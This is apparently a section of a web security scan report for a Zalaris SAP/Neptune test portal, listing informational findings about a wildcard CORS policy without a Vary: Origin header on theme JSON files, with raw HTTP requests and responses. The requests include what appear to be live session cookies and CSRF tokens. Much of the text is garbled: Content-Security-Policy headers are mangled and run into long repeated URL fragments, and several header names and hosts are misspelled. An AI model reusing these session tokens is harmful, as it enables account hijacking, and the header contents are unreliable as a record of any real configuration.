X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN Content-Type: image/svg+xml Content-Length: 2656 dxp-sap: 21100005 x-user-logon-language: E access-control-allow-origin:

access-control-allow-headers: X-Requested-With

cache-control: max-age=31556926

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://saprid.com/ https://saprid.com/ https://saprid.com/ https://saprid.saprid.com/ https://saprid.sapr https://con.syndicaton.twing.com https:// ineptune-soltware.com/:445 https://maps.gstatic.com https://s.googleapis.com/ttps://s.maps.orature.com/scripts/; ing-src 'self' unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://s.map.orature.com/scripts/; ing-src 'self' unsafe-inline' https://s.googleapis.com https://s.googleapis.com/ttps://s.googleapis.com/sttps://soogleapis.com/sttps://sooglea https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<?xml version="1.0" encoding="UTF-8"?>

<svg width="68px" height="68px" viewBox="0 0 68 68" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"> <!-- Generat

...[SNIP]...

#### 10.16. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engline.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8GiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SĀPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK Date: 20220714 101828 CET Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html content-length: 0 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* last-modified: Fri, 20 May 2022 10:22:25 GMT sap-dms: KW ms-author-via: DAV sap-server: true

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

# 10.17. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json HTTP/1.1

```
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FRevfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51063819485399552; SAPW_active=1; ai_session=2gjWUbooy2JGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US_en;q=0.5
Accept-Encoding; gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Connection: close
Origin: https://testportal.zalaris.com
```

## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 08:25:36 GMT
Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json
 content-length: 977
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 last-modified: Fri, 20 May 2022 10:23:25 GMT
 sap-dms: KW
 ms-author-via: DAV
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net
https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://ms.gstatic.com https://sgoogleapis.com https://sapui5.hana.ondemand.com https://syndication.twitter.com https://
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob:
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
     "css-selector": "sapFAvatarColorAccent@{accentIndex}",
     "color-param": "sapUiAccent@{accentIndex}
        _sap_f_DynamicPageHeader_PaddingBottom": "1rem",
       _sap_f_Card_ContentPadding": "1rem",
   .[SNIP]..
```

# 10.18. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json HTTP/1.1
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
  ession=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:25:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 16907
dxp-sap: 21100006
x-user-logon-language: E access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:26 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://loost-files-general-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS | https://preprod.s3-eu-west-1.amazonaws.com/files/ZALARIS | https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-w
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://uise.typekit.net/ https://security.zalaris.com/violation; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
       _sap_m_Bar_AppHeight": "3333px"
      _______sap_m_Bar_HeaderHeight": "68px",
_sap_m_Bar_MinHeightForHeader": "3401px",
_sap_m_BusyDialog_IndicatorMargin": "1.5rem 0",
        sap_m_BusyDialog_IndicatorMarg
  ..[SNIP]...
```

# 10.19. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal\_zalaris.com
Cookie; sapb\_ PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P80jF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREFvfx0VzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdNgaw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB/mnl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRFSession=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2[GtLBRDMhtYT]1657771353019]1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal\_zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2418
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com;443 https://*.sapsf.eu;443 https://*.sapsf.eu;443 https://*.sapsf.com;443 https://*.sapsf.com;443 https://*.sapsf.eu;443 https://*.sapsf.eu;
Content-security-rolly, default-sic set https://.zalais.com/.443 https://s.com/.443 https://is.apsi.com/.443 https://is.a
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://s.in.application.insights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/h
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https:///*.zalaris.com.443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
             sap_suite_ui_commons_StatusIndicator_SmallLabelMargin": "0.375rem", sap_suite_ui_commons_StatusIndicator_MediumLabelMargin": "0.5rem",
               sap_suite_ui_commons_StatusIndicator_LargeLabelMargin
      .ISNIPĪ.
```

# 10.20. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3gm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Connection: close Origin: https://testportal.zalaris.com

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2001
dxp-sap: 21100006
x-user-logon-language: E access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com.443 h
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
